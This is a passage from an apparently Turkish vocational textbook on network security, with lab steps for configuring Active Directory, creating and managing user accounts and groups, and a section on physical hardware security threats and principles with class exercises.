
17. Adım: **Dizin Hizmetleri Geri Yükleme Modu** parolasını belirledikten sonra **İleri** butonuna tıklayınız (Görsel 3.121).



Görsel 3.121: Dizin Hizmetleri Geri Yükleme Modu parolasının belirlenmesi


18. Adım: **DNS Seçenekleri** penceresini **İleri** butonuna tıklayarak geçiniz.

19. Adım: **NetBIOS** etki alanı adını **İleri** butonuna tıklayarak doğrulayınız (Görsel 3.122).



Görsel 3.122: NetBIOS etki alanı adının doğrulanması


20. Adım: Active Directory Domain Servisinin veri tabanının, günlük dosyalarının ve SYSVOL'ün konumunu belirleyiniz (Görsel 3.123).



Görsel 3.123: AD DS veri tabanının, günlük dosyalarının ve SYSVOL'ün konumunun belirlenmesi

21. Adım: **Seçenekleri Gözden Geçir** penceresini inceleyiniz ve herhangi bir problem yoksa **İleri** butonuna tıklayınız.


22. Adım: **Önkoşul Denetimi** başarılı bir şekilde tamamlandıktan sonra **Yükle** butonuna tıklayınız (Görsel 3.124).



Görsel 3.124: Önkoşul Denetimi penceresi

23. Adım: Yükleme işlemi tamamlandıktan sonra Active Directory ayarlarının uygulanması için işletim sistemini yeniden başlatınız.

24. Adım: İşletim sistemi açılışında **Administrator** kullanıcısıyla Active Directory domaininde oturum açınız (Görsel 3.125).



Görsel 3.125: Active Directory domaininde oturum açılması


16. Uygulama

İşlem adımlarına göre Windows Server işletim sisteminde hesap yönetimi ve yetkilendirme uygulamasını gerçekleştiriniz.

1. Adım: On altıncı uygulamada Active Directory'si yapılandırılmış Windows Server işletim sistemi yüklü sanal makineyi başlatınız.


2. Adım: Bir sanal makine oluşturunuz ve bu sanal makineye Windows 10 işletim sistemi yükleyiniz.

3. Adım: Windows Server ve Windows 10 sanal makinelerinin ağ bağlantısı ayarlarını Görsel 3.126'daki gibi yapılandırınız.




Görsel 3.126: Sanal makinelerin ağ bağlantısı ayarı

4. Adım: Windows 10 sanal makinesinin IP adresini Görsel 3.127'deki gibi yapılandırınız.




Görsel 3.127: Windows 10 sanal makinesinin IP yapılandırılması

5. Adım: Windows Server sanal makinesinde **Başlat** menüsünden **Yönetimsel Araçlar** penceresini açınız ve Görsel 3.128'deki adımlara göre **Yapısal Birim [Organizational Unit (OU)]** oluşturunuz.




Görsel 3.128: Yapısal Birim oluşturma adımları

6. Adım: Windows Server sanal makinesinde Görsel 3.129'daki adımlara göre bir Active Directory kullanıcısı oluşturunuz.




Görsel 3.129: Active Directory kullanıcısı oluşturulması

7. Adım: Windows Server sanal makinesinde **Siber Güvenlik İstanbul** yapısal biriminin içine **IT** isimli grup oluşturunuz (Görsel 3.130).




Görsel 3.130: Grup oluşturulması

8. Adım: IT grubuna **NAZLIA** kullanıcısını ekleyiniz (Görsel 3.131).




Görsel 3.131: Kullanıcının gruba dâhil edilmesi

9. Adım: NAZLIA kullanıcısına belirlenen gün ve saatler için oturum açma yetkisi veriniz (Görsel 3.132).



Görsel 3.132: Oturum açma yetkilerinin düzenlenmesi


10. Adım: Windows 10 işletim sistemi yüklü bilgisayarı **SIBER.LOCAL** Active Directory'sine dâhil ediniz (Görsel 3.133).



Görsel 3.133: İstemcinin Active Directory'e dâhil edilmesi

11. Adım: Windows 10 sanal makinesini yeniden başlatınız.


12. Adım: Windows Server'da oluşturulan **NAZLIA** kullanıcısıyla Windows 10 sanal makinesinde oturum açınız (Görsel 3.134).



Görsel 3.134: Active Directory kullanıcısıyla istemci üzerinde oturum açılması

13. Adım: Windows 10 sanal makinesini kapatınız.

14. Adım: Sunucu bilgisayarın **Active Directory Kullanıcıları ve Bilgisayarları** bölümünden NAZLIA kullanıcı hesabını devre dışı bırakınız (Görsel 3.135).



Görsel 3.135: Active Directory kullanıcısının devre dışı bırakılması

15. Adım: Windows 10 sanal makinesini tekrar başlatınız.

16. Adım: NAZLIA kullanıcısı oturum açmaya çalıştığında hesabın devre dışı bırakıldığını gözlemleyiniz.

Sıra Sizde

Aşağıdaki işlemlere göre sıra sizde etkinliğini gerçekleştiriniz.

1. Sunucu işletim sisteminde bir Active Directory kullanıcı hesabı oluşturunuz.

2. Oluşturduğunuz kullanıcı hesabını Active Directory domainine dâhil olan belirli bir bilgisayarda oturum açabilecek şekilde yapılandırınız.

3. Kullanıcı hesabıyla oturum açma izni verdiğiniz bilgisayarda oturum açmayı deneyiniz.

4. Kullanıcı hesabıyla diğer bilgisayarlarda oturum açmayı deneyiniz.

5. Sonuçları gözlemleyiniz ve sınıfta arkadaşlarınızla paylaşınız.

Değerlendirme

Çalışmanız tabloda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Active Directory kullanıcı hesabı oluşturdu.		
2. Belirli bir bilgisayarda oturum açma şartını uyguladı.		
3. Active Directory kullanıcı hesabıyla oturum açtı.		
4. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

3.9. DONANIM GÜVENLİĞİ İLKELERİ

Ağ güvenliği, fiziksel güvenliği de kapsayan bütüncül bir yaklaşımla ele alınmalıdır. Fiziksel güvenliği ihmal edilen ağ donanımları, saldırılara veya arızalara açık hâle gelerek sistemin bütünlüğünü ve güvenilirliğini tehdit eder. Bu nedenle ağ bileşenlerinin fiziksel güvenliğini sağlamak, siber güvenlik önlemlerinin tamamlayıcı ve güçlendirici adımıdır. Donanım güvenliğinin sağlanması için **fiziksel güvenlik tehditleri** ve **donanımların fiziksel güvenlik ilkeleri** dikkate alınmalıdır.

3.9.1. Fiziksel Güvenlik Tehditleri

Donanımların güvenliği, çeşitli tehditler nedeniyle risk altındadır. Bu tehditler hem insanlardan hem de çevresel faktörlerden kaynaklanabilir. Ağ donanımları için en yaygın fiziksel güvenlik tehditleri şunlardır:

Yetkisiz Erişim: Yetkisiz kişiler tarafından donanımlara erişilmesi, donanımların zarar görmesine yol açabilir.

Hırsızlık: Fiziksel güvenliği sağlanmayan ağ cihazları ve donanımlar çalınabilir.

Sabotaj ve Vandalizm: Donanımlar kasıtlı olarak hasara uğratılabilir.

Doğal Afetler: Deprem, yangın, sel gibi doğal afetler donanıma zarar verebilir.

Elektrik Kesintisi ve Dalgalanmaları: Elektrik sorunlarından dolayı donanımlar zarar görebilir veya veri kaybı oluşabilir.

3.9.2. Donanımların Fiziksel Güvenlik İlkeleri

Fiziksel güvenlik tehditlerini en aza indirmek için donanımların güvenli bir ortamda korunması gerekir. Donanımların fiziksel güvenliğini sağlamaya yönelik temel ilkeler şunlardır:

Güvenli Sistem Odası ve Kabin Kullanımı: Ağ donanımları, kilitli ve kontrollü erişime sahip sistem odasındaki kabin içinde saklanmalıdır.

Gözetim ve İzleme: Güvenlik kameraları ve alarm sistemleri kullanılarak donanımların bulunduğu alanlar sürekli izlenmelidir.

Fiziksel Erişim Kontrolü: Yetkilendirme prosedürleri ve giriş kartlarıyla sistem odasına fiziksel erişimler kısıtlanmalıdır.

Yangın Söndürme Sistemleri: Sistem odasındaki olası yangınlarda donanımlara zarar vermeyecek hassas yangın söndürme sistemleri kullanılmalıdır.

Yedekleme ve Süreklilik Planları: Donanımların zarar görmesi ihtimaline karşı hizmetlerin sürekliliğinin sağlanması için gerekli planlama yapılmalıdır.

Sıra Sizde

Aşağıda verilen fiziksel güvenlik tehditlerine örnek olayları, uygun harfleri kullanarak açıklamaların yanındaki parantezlere yazınız ve eşleştirmeyi tamamlayınız.

Açıklamalar	Örnek Olay
1. ( ) Şirketin sunucu odasına giriş için biyometrik kimlik doğrulama kullanılması gerekirken, bir çalışanın kapıyı açık bırakması sonucu yetkisiz bir kişinin içeri girerek donanımlara erişim sağlamasıdır.	**a)** Hırsızlık
2. ( ) Bir veri merkezinde gece saatlerinde güvenlik önlemlerinin yetersiz olması nedeniyle kimliği belirsiz kişilerin içeri girerek ağ anahtarlarını ve birkaç sunucuyu çalmasıdır.	**b)** Elektrik kesintisi ve dalgalanmaları
3. ( ) İşten çıkarılan eski bir çalışanın sunucu odasına girip, ağ kablolarını keserek ağ trafiğini kesintiye uğratması ve büyük veri kayıplarına yol açmasıdır.	**c)** Doğal afetler
4. ( ) Şiddetli bir fırtına sırasında veri merkezinin bulunduğu binanın çatısının hasar görmesi ve içeri su sızması sonucu bazı ağ cihazlarının kısa devre yapmasıdır.	**ç)** Yanlış yapılandırılmış güvenlik cihazı
5. ( ) Bir finans kuruluşunda beklenmedik bir elektrik kesintisi yaşandığında sunucuların ve bilgisayarların kapanmasından dolayı hizmetlerin aksamasıdır.	**d)** Sabotaj ve vandalizm
	e) Yetkisiz erişim

ÖLÇME VE DEĞERLENDİRME

